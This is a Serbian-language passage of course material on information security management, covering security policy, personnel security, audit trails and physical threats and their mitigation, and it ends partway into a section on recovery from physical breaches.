Bezbednosni program *obuke je osmišljen da bi se ljudi obučili kako da bezbednije rade u informacionim sistemima. Obuka sadrži šta ljudi treba da rade, i na koji način. U zavisnosti od uloge korisnika, obuka sadrži širok spektar znanja i veština u radu sa računarima.*

Najdetaljniji su programi obrazovanja u oblasti bezbednosti namenjeni su profesionalcima i ekspertima bezbednosti. Ovi programi nisu deo programa obuke organizacije, predstavljaju delove obrazovanja zaposlenih. Vrlo često, ovaj tip edukacije pružaju spoljašnji izvori, angažuju se fakulteti i specijalizovani programi obuke.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

DRUŠTVENI INŽENJERING

Veliki problem svih metoda zaštite jeste što one podrazumevaju savesno i dosledno postupanje ljudi koji su uključeni u proces zaštite.

Međutim, sve više problema u sigurnosti računarskih i informacionih sistema i mreža povezano je s ljudskim faktorom i sa neodgovornošću nepažnjom ili neznanjem. Društveni inženjering se jednostavno može definisati kao iskorišćavanje ovih elemenata. To je rastući problem i sve više autora koji se bave ovom oblašću, kao glavne probleme vezane za sigurnost navode:

- *nedostatak svesti o veličini problema sigurnosti,*
- *nemar,*
- *neobaveštenost i neobrazovanost.*

Opasnost postoji čak i kada je mreža elektronski i fizički dobro obezbeđena. Na primer, praksa pokazuje da određeni broj korisnika krši jedan od osnovnih postulata zaštite privatnosti tako što svoje lozinke saopštava drugima preko kriptografski nezaštićene elektronske pošte ili telefona. Time korisnik praktično odaje ključ kojim su zaštićene neke tajne informacije i narušava poverljivost. Neki od najspektakularnijih „napada“ u novije vreme izvedeni su tako što je iskorišćena ljudska nepažnja ili neznanje. O ovome postoje brojne knjige, kao što je knjiga jednog od najčuvenijih svetskih hakera, Kevina Mitnicka „Umeće provale“ (Mikro knjiga, 2005).

Takođe, Bruce Schneier je napisao vrlo poznatu i značajnu knjigu – „Applied Cryptography“ (primenjena kriptografija). Ona osvetljava problem sa matematičkog stanovišta i generalno oslikava naučni pristup problemu sa tehničke strane. To je jedna od najpopularnijih knjiga u krugovima ljudi koji se bave kriptografijom (šifrovanjem). Ujedno je verovatno i jedna od najprodavanijih knjiga. Isti autor je nekoliko godina kasnije napisao svoju sledeću knjigu – „Secrets & Lies – Digital Security in a Networked World“ (Istine i laži – digitalna sigurnost u umreženom svetu). U ovoj knjizi Schneier piše da ju je napisao kako bi popravio grešku koju je napravio prvom knjigom. Ta greška je da standardne tehničke i tehnološke metode zaštite ne mogu biti dovoljne jer svaka metoda padne „u vodu“ zbog nedoslednosti, neobučenosti i neznanja, pa i lenjosti ljudi. U novoj knjizi Bruce Schneier primarno govori o psihološkim, sociološkim i ekonomskim aspektima ove problematike.

Poglavlje 3

Bezbedonosna pravila organizacije, zaposlenih i Interneta

BEZBEDNOSNA PRAVILA ORGANIZACIJE

RFC 2196 (Site Security Handbook) definiše bezbednosnu politiku.

RFC 2196 *(Site Security Handbook) definiše bezbednosnu politiku na sledeći način: "Bezbednosna politika je formalna izjavu pravila koja ljudi sa pristupom tehnologijama i dobrima organizacije moraju da poštuju." Pojam bezbednosne politike takođe se koristi i u drugim kontekstima. Bezbednosna politika može da se odnosi na konkretna bezbednosna pravila za specifične sisteme i biti fokusirana na tehnička pitanja, a ne na ljudski faktor.*

Pisani dokument bezbednosne politike definiše prihvatljivo ponašanje, očekivanu praksu, i odgovornosti. Bez pisane politike, korisnici i administratori su prepušteni da odlučuju o važnim pitanjima vezanim za bezbednost. Dokument politike takođe pruža dragocenu pomoć za IT osoblje i niže nivoe menadžera da ubede menadžera višeg nivoa o potrebi za određenim izdacima ili angažovanje resursa. Bezbednosna politika igra četiri važne uloge:

- *pojašnjava jasno šta je zaštićeno i zašto,*
- *sistematizuje bezbednosne procedure, kontrole i standarde koji se koriste u organizaciji,*
- *jasno se navode odgovornosti za zaštitu,*
- *obezbeđuje osnovu za interpertaciju i rešavanje konflikata koji kasnije mogu nastati.*

ŠTA JE SIGURNOSNA POLITIKA

Sigurnosna politika je skup pravila, smernica i postupaka koji definišu na koji način informacioni sistem treba učiniti sigurnim.

Sigurnosna politika govori korisnicima šta smeju raditi, šta ne smeju raditi, šta moraju raditi i koja je njihova odgovornost (određuje sankcije ukoliko se korisnik ne pridržava pravila određenih sigurnosnom politikom). Politikom ne određujemo na koji način zaštiti informacioni sistem već samo šta treba zaštititi. Svakodnevnim razvojem tehnologija otkrivaju se i nove metode kojima je moguće ugroziti informacioni sistem. Stoga definisanje opšte sigurnosne politike za informacione sisteme nije moguće i jednom napisana politika mora se redovno kontrolisati, menjati i nadopunjavati kada se za tim ukaže potreba.
Sigurnosnom politikom definisana su pravila koja se odnose na:

- celokupnu računarsku opremu institucije (hardver i softver),
- osobe odgovorne za administraciju informacionog sistema,

- sve zaposlene i korisnike sistema, odnosno osobe koje imaju pravo pristupa,
- spoljne saradnike (npr. ovlašćene radnike zadužene za održavanje sistema).

Sigurnosnom politikom obuhvataju se široka područja sigurnosnih mera, ali nisu svi delovi politike potrebni pojedinim grupama korisnika. Na primer, zaposleni koji koriste sistem ne trebaju znati deo politike koji se odnosi na sigurnost tehničke opreme ili onaj deo namenjen spoljnim saradnicima. Stoga je preporučljivo sigurnosnu politiku pisati u više delova.


Korisnici, kojima je sigurnosna politika namenjena, često nemaju strpljenja za čitanje mnoštva stranica teksta. Oni uglavnom imaju vrlo mala znanja o tehnologijama koje koriste pri radu i zbog toga je nužno definisati sigurnosnu politiku tako da bude kratka i jasna, napisana na način da je korisnici mogu razumeti. Politiku napisanu opširno i stručnim jezikom običan korisnik ne razume i površno je ili nikako ne analizira, pa je stoga ne može niti primeniti. Nakon definisanja sigurnosne politike važno je osigurati da se pravila koja su definisana sigurnosnom politikom sprovode i poštuju. Kako bi se to postiglo bitno je svakom korisniku sistema dati na znanje da je sigurnosna politika uvedena i upoznati ga sa njegovim dužnostima. Postoji više načina kako korisnike upoznati sa sigurnosnom politikom, npr. deljenjem dokumenta politike ili objavljivanjem sigurnosne politike na web stranicama kompanije.

ŽIVOTNI CIKLUS BEZBEDNOSNE POLITIKE

Navode se glavni koraci životnog ciklusa.

Glavni koraci životnog ciklusa su:

- *analiza rizika: ova analiza uključuje misiju, evaluaciju imovine i procenu pretnji;*
- *razvoj pravila: bezbednosna politika sastoji se od posebnih bezbednosnih procedura, kontrola i standarda;*
- *odobrenje pravila: da bi politika bila efikasna, potrebno je odobrenje ne samo izvršnog menadžmenta, već i predstavnika odeljenja organizacije;*
- *podizanje svesti o bezbednosti;*
- *sprovođenje pravila: implementacija bezbednosne politike, koristeći procedure sprovođenja i mehanizme – napisane u samoj politici;*
- *ponovna procena: potrebno je aktivno, ili barem periodično praćenje i procena različitih elemenata bezbednosne politike.*



Slika 3.1 Životni ciklus bezbednosne politike [Izvor: Autor]

SADRŽAJ DOKUMENTA

Dokumenti bezbednosnih pravila ili dokumenti potrebni da pokriju brojne teme ili predmete područja, i za svaku temu pruže konkretne informacije čitaocu.

Neka opšta pitanja na koja dokument treba da sadrži odgovor su:

- *Šta je razlog za politiku?*
- *Ko je razvio politiku?*
- *Ko je odobrio politiku?*
- *Pod čijom upravom je politika?*
- *Na kojim zakonima i pravilima je bazirana politika?*
- *Ko će sprovoditi politiku?*
- *Kako će se sprovoditi politika?*
- *Na koga politika utiče?*
- *Koja informaciona imovina mora biti zaštićena?*
- *Šta se zahteva od korisnika?*
- *Kako se prijavljuje kršenje bezbednosti?*
- *Koji je efektivni datum isteka (zastarevanja) politike?*

LIČNA BEZBEDNOST

Ovo poglavlje se bavi bezbednošću osoblja: zapošljavanje, obuka, nadgledanje ponašanja, i upravljanje odlaskom.

Zaposleni mogu biti uključeni u narušavanje bezbednost bilo nenamerno počinjeno jer nisu ispoštovane odgovarajuće procedure, zaboravljajući bezbednosna razmatranja, ili svesno narušavanje kontrola ili procedura koje uzrokuju ili su pomoć narušavanju bezbednosti. Pretnje od internih korisnika obuhvataju:

- *Sticanje neovlašćenog pristupa ili omogućavanje drugima da dobiju neovlašćen pristup,*
- *Promenu podataka,*
- *Brisanje proizvoda i kopija podataka,*
- *Pad sistema,*
- *Uništavanje sistema,*
- *Zloupotrebe sistema za ličnu dobit ili štetu organizacije,*
- *Korišćenje podataka za otkup,*
- *Krađu strateškog ili podataka kupca za privrednu špijunažu ili šeme prevare.*

ISO 17799 *navodi sledeće bezbednosne ciljeve procesa zapošljavanja: "obezbeđivanje da zaposleni, izvođači i korisnisci treće strane razumeju svoje obaveze, i da su odgovarajući za uloge za koje su odabrani, i da se umanji rizik krađe, prevare ili zloupotreba objekata."*

BEZBEDNOSNA PRAVILA ZAPOSLENIH

Sporazumom se poziva na bezbednosnu politiku organizacije i potvrđuje da se zaposleni upoznao sa pravilima i da ih prihvata.

Kao deo svoje ugovorne obaveze, zaposleni bi trebalo da se slože i potpišu uslove njihovog ugovora zapošljavanja, koji sadrži njihovu i odgovornost organizacije za informacionu bezbednost. Sporazum treba da sadrži poverljivosti i neobjavljivanje informacija iz organizacije.

ISO 17799 *navodi sledeće bezbednosne ciljeve zaposlenja: obezbediti da su zaposleni, izvođači i korisnici treće strane svesni bezbednosnih pretnji podataka, njihove odgovornosti i obaveze, i da su opremljeni za podršku organizacione bezbednosne politike u toku njihovog normalnog rada, i da se smanji rizik od ljudske greške. Pored jačanja bezbednosne politike na pošten i dosledan način, određena načela koja treba slediti za bezbednost osoblja su:*

- ***najmanje privilegije**: dati svakom licu minimalni pristup potreban za izvršavanje njegovog posla.*
- ***razdvajanje dužnosti**: pažljivo razdvojiti dužnosti tako da ljudi koji su uključeni u proveru nisu sposobni za neovlašćeno korišćenje.*
- ***ograničeno oslanjanje na ključne zaposlene**: niko u organizaciji* ne bi *trebalo da bude nezamenjiv. Ne bi trebalo da bude niti jednog zaposlenog sa jedinstvenim znanjem ili veštinama. Da bude sigurna, organizacija bi trebalo da ima napisana pravila i planove osnivanja za neočekivane bolesti ili odlaske. Kao i kod sistema, redundancija bi trebalo biti izgrađena u strukturi zaposlenih.*

PRAVILA KORIŠĆENJA ELEKTRONSKE POŠTE I INTERNETA

Sve veći broj kompanija uključuje specifična pravila za korišćenja elektronske pošte i interneta u dokument bezbednosne politike organizacije.

E-mail i Internet pristup za većinu ili sve zaposlene je zajedničko u kancelariji i obično za neke zaposlene u drugim sredinama, kao što su fabrike. Sve veći broj kompanija uključuje specifična pravila za korišćenja elektronske pošte i Interneta u dokument bezbednosne politike organizacije.

Široka upotreba elektronske pošte i Interneta nameće potrebu da se specificiraju pravila za zaposlene:

- *zaposleni mogu značajno vreme utrošiti na aktivnosti na Internetu koje nisu u vezi sa poslom;*
- *značajni računarski i komunikacioni resursi mogu biti korišćeni u ovakvim aktivnostima;*
- *nekontrolisano korišćenje Interneta i elektronske pošte povećava bezbednosni rizik od zlonamernog softvera u informacionom sistemu;*
- *nekontrolisano korišćenje Interneta može naneti štete drugoj organizaciji ili pojedincima;*
- *Internet i elektronske pošta se mogu zloupotrebiti za uznemiravanje zaposlenih;*
- *neprikladno online ponašanje zaposlenog može štetiti ugledu organizacije.*

Poglavlje 4

Bezbednosni audit

BEZBEDNOSNI AUDIT - UVOD

Bezbednosni audit je oblik nadzora koji se fokusira na bezbednost imovine informacionog sistema (IS) organizacije.

Ova funkcija je ključni element u kompjuterskoj bezbednosti. Dva ključna koncepta su audit i audit tragova (engl. trail).

U RFC2828 standardu je data sledeća definicija bezbednosnog nadzora:

"nezavisan pregled i provera sistemskih zapisa i aktivnosti da bi se utvrdila adekvatnost sistemskog nadzora, osigurala usaglašenost sa aktuelnom bezbednosnom politikom i procedurama, detektovala narušavanja bezbednostnih usluga, i predložile promene koje su adekvatne protiv mere. Osnovni cilj nadzora je uspostavljanje odgovornosti za sistemske entitete koji iniciraju ili učestvuju u bitnim bezbednosnim događajima i akcijama. Zbog toga su potrebne mere za generisanje i snimanje tragova bezbednosti i pregled i analiza audit tragova – da bi se otkrio i istražio napad i ugrožavanje bezbednosti."

Sledi definicija bezbednosnog audita (nadzora) koja je takođe iz RFC2828:

"hronološka arhiva sistemskih aktivnosti koja je dovolja da se omogući rekonstrukcija i ispitivanje sekvenci okruženja i aktivnosti koje okružuju ili upravljaju operacijama, procedurama ili događajima koji su bitni za bezbednosne transakcije od početka do konačnog odredišta."

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ARHITEKTURA BEZBEDNOSNOG AUDITA

Navode se osnovni elementi po ITU-T preporuci X.816

Osnovni elementi po ITU-T preporuci X.816 su:

- *Diskriminator događaja: logika ugrađena u sofver sistema koja nadgleda aktivnosti i detektuje bezbednosne događaje u vezi sa događajima za koje je konfigurisana da otkrije.*
- *Audit rekorder (engl. Audit recorder): diskriminator događaja šalje poruke o događajima na audit rekorder.*

- *Alarm procesor: pojedini događaji su definisani kao alarm, nakon detektovanja, šalju se do alarm procesora koji preduzima specificirane akcije (koje se takođe arhviraju kao audit zapis).*
- *Bezbednosni audit tragovi: lista formatiranih zapisa događaja.*
- *Audit analizator: na osnovu modela aktivnosti, može da generiše novi događaj koji se šalje na audit rekorder i može generisati alarm.*
- *Audit arhiver: softverski modul koji periodično izdvaja audit zapise i kreira trajnu arhivu.*
- *Arhiva: konstantno skladištenje bezbednosti vezane za događaje sistema.*
- *Audit provajder: program i / ili korisnički interfejs za audit zapise.*
- *Ispitivač audit zapisa: program ili korisnik koji pregleda audit zapise i audit arhive za istorijske trendove, za svrhu računarske forenzike / druge analize.*
- *Bezbednosni izveštaji: ispitivač audit zapisa priprema za korisnike sistema čitljive bezbednosne izveštaje.*

FUNKCIJE BEZBEDNOSNOG AUDITA

Prikazana je raspodela bezbednosne revizije u šest glavnih oblasti, od kojih svaka ima jednu ili više specifičnih funkcija.

Još jednu raspodelu (engl. breakdown) bezbednosne audit funkcije daje specifikacija zajedničkih kriterijuma (engl. Common Criteria specification). U nastavku prikazana je raspodela bezbednosne revizije u šest glavnih oblasti, od kojih svaka ima jednu ili više specifičnih funkcija:

- *generisanje podataka: identifikuje stepen auditinga, specificira vrste auditing događaja i identifikuje minimalni set obezbeđenih informacija vezanih za audit.*
- *selekcija događaja: uključivanje ili isključivanje događaja iz auditing seta omogućava konfiguraciju sistema različite granularnosti kako bi se izbeglo arhiviranje događaja koji se ne mogu obraditi;*
- *čuvanje događaja: kreiranje i održavanje sigurnog audit traga. Funkcija čuvanja obuhvata mere kojima se osigurava dostupnost, kao i prevencija za sprečavanje gubitka audit podataka;*
- *automatski odgovor: reakcija na detektovan događaja koji predstavljaju potencijalno narušavanje bezbednosti;*
- *audit analiza: automatizovani mehanizmi za analizu aktivnosti sistema i audit podataka i revizije u potrazi za narušavanjem bezbednosti; ova komponenta identifikuje skup audit događaja čija pojava ili akumulacija označavaju pojavu potencijalnih kršenja bezbednosti, pomoću detekcije anomalija i heuristika napada;*
- *audit pregled: dostupno ovlašćenim korisnicima kao pomoć u pregledu audit podataka.*

AUDIT TRAGOVA NA SISTEMSKOM I APLIKACIONOM NIVOU

Korisno je da se organizuju audit tragovi u kategorije za potrebe izbora stavki podataka koji se sakupljaju.

Kada administrator bezbednosti dizajnira politiku prikupljanja audit podataka, korisno je da organizuje audit tragove u kategorije za potrebe izbora stavki podataka koji se sakupljaju.

Audit tragovi na sistemskom nivou se uglavnom koristi za praćenje i optimizaciju performansi sistema, ali mogu, takođe, služiti funkciji audit bezbednosti. Sistem sprovodi određene aspekte bezbednosne politike. Audit tragova na sistemskom nivou trebalo bi da sakupljaju podatke kao što su pokušaj prijave, oba uspešne i neuspešne, uređaje koji se koriste, funkcije koje izvodi OS. Ostale funkcije na sistemskom nivou mogu biti od interesa za audit, kao što su operacije sistema i indikatori mrežnih performansi.

Audit tragovi na aplikativnom nivou mogu se koristiti za otkrivanje narušavanja bezbednosti unutar programa ili za otkrivanje nedostataka u aplikativnoj interakciji sa sistemom. Za kritične aplikacije, ili za one koje rade sa osetljivim podacima, audit tragovi na aplikativnom nivou mogu obezbediti željeni nivo detalja za procenu bezbednosnih pretnji i uticaja. Na primer, za program za elektronsku poštu (e-mail), audit traga može snimati pošiljaoca i primaoca, veličinu poruke i tipove priloga (engl. attachments). Audit trag za interakciju baza podataka upotrebom SQL upita mogu snimiti korisnika, vrstu transakcije, pa čak i pojedinačne tabele, redove, kolone ili podatke kojima je pristupano.

AUDIT TRAGOVA NA KORISNIČKOM I FIZIČKOM NIVOU

Audit trag na korisničkom nivou prati aktivnosti pojedinih korisnika tokom vremena.

On se može koristiti za držanje korisnika odgovornog za njegovo delovanje. Takođe, audit tragovi se koriste kao ulaz za program za analizu koji pokušava da definiše normalno u odnosu na nedozvoljeno ponašanje. Audit trag na korisničkom nivou može snimiti korisničke interakcije sa sistemom, kao što su zadate komande, pokušaj identifikacije i provere identiteta, i datoteka i resursi kojima je pristupano. Audit trag može sakupiti (engl. c apture) koje je aplikacije koristio korisnik.

Audit tragovi mogu biti generisani od strane opreme koja kontroliše fizički pristup, a potom prenosi na centralni host za naknadno skladištenje i analizu. Primeri su sistemi sa magnetnom karticom i alarmni sistemi. U literaturi navode se sledeći primeri tipa podataka od interesa:

- *Datum i vreme pokušaja pristupa*
- *Nevažeći pokušaj bi trebalo pratiti, i prijavljivanje pomoću nekompjuterskog aduti traga. Uprava bi trebalo da bude svesna ako neko pokušava da dobije pristup tokom neovlašćenih časova.*
- *Podaci prijavljivanja bi takođe trebalo da uključuju dodatni pokušaj, menjanje ili brisanje privilegija fizičkog pristupa (npr. davanje pristupa zgradi novom zaposlenom ili davanje pristupa prenosa zaposlenima njihovoj novoj kancelariji).*

ALTERNATIVE SKLADIŠTENJA AUDIT TRAGOVA

Tri alternative za skladištenje audit zapisa po RFC 2196.

RFC 2196 *(* Site Security Handbook *) navodi tri alternative za skladištenje audit zapisa:*

- *Čitanje / pisanje datoteka na host: relativno lako konfigurisati. Zapisima se može pristupiti odmah, što je korisno za aktivni protiv napada. Međutim, ovaj pristup je veoma ranjiv ako napadač dobija povlašćen pristup sistemu; onda audit trag može biti izmenjen ili izbrisan.*
- *Uređaji za pisanje samo jednom/čitaju mnogi uređaji (na pr. CD-ROM ili DVD-ROM): daleko sigurniji ali manje povoljan. Potrebno je stalno snabdevanje za snimanje medija. Pristup može biti odgođen.*
- *Uređaj samo za pisanje (npr. linije štampača): obezbeđuje pisan trag; korisno kada je potrebna stalna, odmah dostupna prijava, ali su nepraktični za hvatanje detaljnog nadzora podataka na velikim sistemima ili umreženim sistemima.*

Zaštita audit podataka uključuje integritet *i* poverljivost *podataka. Integritet je posebno značajan zato što napadač može pokušati da ukloni dokaze o upadu na sistem tako što će promeniti audit podatke. Integritet se obezbeđuje digitalnim potipisvanjem datoteka i strogom kontrolom pristupa medijima za arhiviranje audit podataka.*

Poglavlje 5

Pretnje fizičkoj bezbednosti i logička integracija bezbednosti

PRETNJE FIZIČKOJ BEZBEDNOSTI

Pretnje ugrožavanja fizičke bezbednosti informacionih sistema.

Postoji više načina kategorizacije pretnji, što je važno da bi mogao da se razume (sagleda) spektar pretnji informacionim sistemima, tako da odgovorni administratori mogu biti sigurni da su mere prevencije sveobuhvatne. Pretnje ugrožavanja fizičke bezbednosti informacionih sistema su:

- prirodne pretnje *(prirodne nepogode-zemljotres-poplave-oluje, neodgovarajuća temperatura i vlažnost, vatra i dim, hemijska-radiološka-biološka opasnost, prašina);*
- tehničke pretnje *(neodgovarajuće električno napajanje, elektro-magnetno zračenje);*
- *pretnje koje prouzrokuju ljudi (neovlašćeni fizički pristup, krađe podataka i uređaja, vandalizam, neovlašćeno korišćenje resursa).*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PRIRODNE KATASTROFE

Šest kategorija prirodnih katastrofa.

Prirodne katastrofe su izvor širokog spektra pretnji iz okruženja (environmental). Navodimo šest kategorija prirodnih katastrofa:

- Tornado *generišu vetrovi koji premašuju orkansku jačinu u uskom pojasu uz tornado put. Postoji značajan potencijal za oštećenja građevina, oštećenja krova, te gubitak spoljašnje opreme.*
- Uragan *može, takođe, uzrokovati značajne štete na građevinama i štete na spoljašnjoj opremi.*
- ***Jači*** zemljotres *ima potencijal za veliku štetu i događa se bez upozorenja.*
- ***Snežna oluja ili*** mećava *može uzrokovati neke poremećaje / štete na IS objektima ako je oprema van zgrade, a nije dizajnirana da „preživi“ led i sneg.*
- ***Udar*** groma *može biti u rasponu da ne utiče – do katastrofalnog. Efekti zavise od blizine udara, kao i od efikasnosti uzemljenja i mera zaštite od jakog talasa.*
- Poplava *je pretnja u područjima koja su predmet poplava i za objekte koji se nalaze u područjima poplava.*

PRETNJE IZ OKRUŽENJA

Ova kategorija obuhvata uslove u životnoj sredini koji mogu oštetiti ili prekinuti uslugu informacionih sistema i podataka.

Neprimerena temperatura i vlažnost – oprema za računare i srodna oprema su dizajnirani da rade unutar određenog opsega temperature, obično od 10 do 32 stepeni Celzijusa (50 - 90 stepeni F). Ako je tempetatura van ovog opsega, oni bi mogli nastaviti da rade, ali proizvode neželjene rezultate. Visoka vlaga je takođe pretnja električnoj i elektronskoj opremi.

Vatra i dim je pretnja na ljudski život i imovinu od direktnog plamena i od toplote, oslobađanja otrovnih para, štete od vode za suzbijanje požara. Manje uobičajeni, ali katastrofalni – jesu mulj i talog koji ostaju posle poplava i koji se teško čisti. Hemijske, radiološke i biološke opasnosti predstavlja rastuću pretnju, od namernog napada i od neočekivanog izvršavanja.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

TEHNIČKE PRETNJE

Tehničke pretnje uključuje pretnje električne energije i pretnje elektromagnetske emisije.

Električna energija je od ključnog značaja za funkcionisanje informacionog sistema. Svim električnim i elektronskim uređajima u sistemu potrebna je energija (power), a većina zahteva neprekidno napajanje energijom.

Problemi neprekidnog napajanja mogu biti široko grupisanih u tri kategorije:

- *Ispod napona – kad oprema primi manji napon od potrebne za normalno funkcionisanje. Generalno, nema oštećenja, ali usluga je prekinuta.*
- *Preko napona – ozbiljnije je; nepravilno je snabdevanje od komunalnih preduzeća, unutrašnje oštećenje žica. Dovoljno veliki talas može uništiti silicijumske komponente (silicon-based), uključujući procesore i memoriju.*
- *Šum (noise) – na liniji napajanja, koja može izdržati filtriranje kroz strujne krugove za napajanje i ometati signal unutar elektronskih uređaja; prouzrokuje logičke greške.*

PRETNJE KOJE UZROKUJU LJUDI

Pretnje koje uzrokuju ljudi su teže od tehničkih pretnji i pretnji iz okruženja.

Za razliku od drugih, pretnje koje prouzrokuju ljudi su manje predvidljive. Na žalost, pretnje koje uzrokuju ljudi su posebno dizajnirane da prevladaju preventivne mere i / ili traže najranjivije tačke za napad. Pretnje koje uzrokuju ljudi su grupisane u sledeće kategorije :

- Neovlašćen fizički pristup: *Oni koji nisu zaposleni ne bi trebalo da bude u zgradi ili kompleksu zgrada, osim ako nisu u pratnji ovlašćenih lica. Ne računajući računare i radne stanice, inventar informacionog sistema, kao što su serveri, glavni računari, mrežna oprema se obično nalazi u ograničenom prostoru. Pristup takvim prostorima je obično ograničen samo na određen broj zaposlenih. Neovlašćen fizički pristup može dovesti do drugih pretnji, kao što su krađe, vandalizmi ili zloupotrebe.*
- Krađa: *Ova pretnja uključuje krađu opreme i krađu podataka kopiranjem. Prisluškivanje takođe, spada u ovu kategoriju. Krađu može da izvrši strano lice (*outsider*) koje je steklo neovlašćeni pristup ili neki upućeni (*insider*).*
- Vandalizam: *uključuje uništenje opreme i uništavanje podataka.*
- Zloupotreba: *obuhvata nepravilno korišćenja resursa od strane ovlašćenih korisnika, kao i korišćenje resursa od strane neautorizovanih pojedinaca.*

FIZIČKA / LOGIČKA INTEGRACIJA BEZBEDNOSTI

Fizička bezbednost može biti efikasnija ako postoji centralno odredište za sva upozorenja i alarme.

Fizička bezbednost *obuhvata brojne uređaje za deketkciju, npr. senzori i alarmi, te mnoge druge uređaje i mere prevencije, npr., brave i fizičke barijere. Očito postoji mnogo polja za automatizaciju i za integraciju različitih kompjuterskih i elektronskih uređaja. Fizička bezbednost može biti efikasnija ako postoji centralno odredište za sva upozorenja i alarme, i ako postoji centralni nadzor svih automatizovanih kontrola pristupnih mehanizmama, kao što su ulazni interfejs za smart kartice. Sa aspekta delotvornosti i troškova, postoji sve veći interes ne samo za integraciju automatskih funkcija fizičke bezbednosti, već u integrirajuće, koliko je to moguće, automatizovane fizičke i logičke bezbednosne funkcije.*

Za praktičnu integraciju logičkih *i* fizičkih *kontrola pristupa, širok raspon potreba za isporučioca u skladu sa standardima koji pokrivaju protokole smart kartice, provera identiteta i formate kontrole pristupa i protokole, bazu članaka, formate poruka, i tako dalje. Važan korak u tom pravcu je FIPS 201-1* "Personal Identity Verification- PIV of Federal Employees and Contractors"*, izdate 2006. Standard definiše pouzdan, vladin širok PIV sistem za primenu u aplikacijama, kao što su pristup federalnim kontrolisanim objektima i informacionim sistemima. Standard prikazuje PIV sistem u okviru kojeg može biti izrađena zajednička identifikacija uverenja, i kasnije koristi za overu identiteta.*

Poglavlje 6

Mere ublažavanja pretnji i procena

MERE UBLAŽAVANJA PRETNJI IZ OKOLINE

Mere ublažavanja prijetnji mogu biti mere ublažavanja pretnji iz okoline, tehničkih pretnji i pretnji koje uzrokuju ljudi.

Mere ublažavanja pretnji mogu biti:

- *Mere ublažavanja pretnji iz okoline*
- *Mere ublažavanja tehničkih pretnji*
- *Mere ublažavanja pretnji koje uzrokuju ljudi*

Mere ublažavanja pretnji iz okoline

Sledi pregled niza tehnika za sprečavanje ili, u nekim slučajevima jednostavno zadržavanje fizičkih napada. Prvenstvena stvar koju kontrole opreme okoline odgovarajućeg kapaciteta i odgovarajućih senzora jeste da generišu upozorenja ako su premašeni pragovi rada na neodgovarajućoj temperaturi i vlažnosti. Iza toga, glavni uslov je održavanje napajanja.

Postupak zaštite od požara uključuje kombinaciju alarma, preventivnih mera, i ublažavanje požara. Potreban je detektor dima u svakoj sobi sa računarskom opremom, ispod podova, tavanice. Pušenje ne bi trebalo da bude dozvoljeno u sobama sa računarima.

Za hemijske, biološke i radiološke pretnje, specifični tehnički pristupi su dostupni uključujući dizajn infrastrukture, dizajn i prostor senzora, ublažavanje procedura, obuka osoblja, i tako dalje. Standardi i tehnike u ovoj oblasti se i dalje razvijaju. Opasnosti od prašine, očigledna je metoda prevencije ograničavanjem prašine pravilnom upotrebom i održavanjem filtera i redovno održavanje IS.

MERE UBLAŽAVANJA TEHNIČKIH PRETNJI

Za moguće kratkotrajne prekide napajanja, jedan neprekidni izvor napajanja (UPS) bi trebalo upotrebiti za svaki deo kritične opreme.

UPS *je rezervna baterija koja može održati rad procesora, monitora i ostale opreme za period od nekoliko minuta. UPS može da funkcioniše kao zaštitni talas, filtere šuma elektične energije (engl.* power *), i automatsko isključivanja uređaja kada je baterija slaba.*

Za duži nestanak električne energije kritična oprema trebalo bi da bude povezana sa izvorom napajanja za vanredno stanje. Za pouzdanu uslugu, niz pitanja treba da rešava menadžment, uključujući izbor proizvoda, obuku osoblja, testiranje i periodično održavanje, i tako dalje.

Za ublažavanje elektromagnetskih smetnji može se koristiti kombinaciju filtera i zaštitnika. Specifični tehnički detalji zavise od dizajna infrastrukture, i predviđenih izvora i prirode smetnji.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

MERE UBLAŽAVANJA PRETNJI KOJE UZROKUJU LJUDI

Opšti pristup fizičkim pretnjama koje uzrokuju ljudi je fizička kontrola pristupa.

Fizička kontrola pristupa trebalo bi da pokrije ne samo IT hardver, već i lokacije žica, električne energije, HVAC opreme i distribuiranih sistema, telefonske i komunikacione linije, medije za rezervne kopije i dokumente. Sledi predloženi spektar pristupa koji se može koristiti za ograničavanje pristupa opreme:

1. *Fizička kontakt sa resursima je ograničena, ograničavanjem pristupa u zgradu u kojoj su smešteni. Ovaj pristup je namenjen onemogućavanju pristup spolja, ali ne rešava problem unutrašnjeg neovlašćenog pristupa ili zaposlenog. Tehnike uključuju kontrolisano patrolisanje područjima ili čuvanje od strane osoblja, barijere kojima se izoluje svako područje.*
2. *Fizički kontakt sa resursima je ograničen njihovim postavljanjem u zaključani kabinet, sef, ili sobu.*
3. *Mašina može biti dostupna, ali obezbeđena (npr. spojena zavrtnjima) za fiksni objekat. To će odvratiti krađu, ali ne i vandalizam, neovlašćeni pristup ili zloupotrebe.*
4. *Sigurnosni uređaj kontroliše prekidače za struju.*
5. *Pokretni resursi mogu imati uređaj za praćenje tako da senzor može upozoriti osoblje za bezbednost ili da pokrene barijeru kako bi se sprečilo premeštanje.*
6. *Prenosivi objekat je opremljen uređajem za praćenje tako da može kontinualno da se prati njegova pozicija.*

OPORAVAK OD POVREDE FIZIČKIH BEZBEDNOSNIH UPADA

Najvažniji element oporavka od povreda fizičke bezbednost je redudantnost (redundancy).

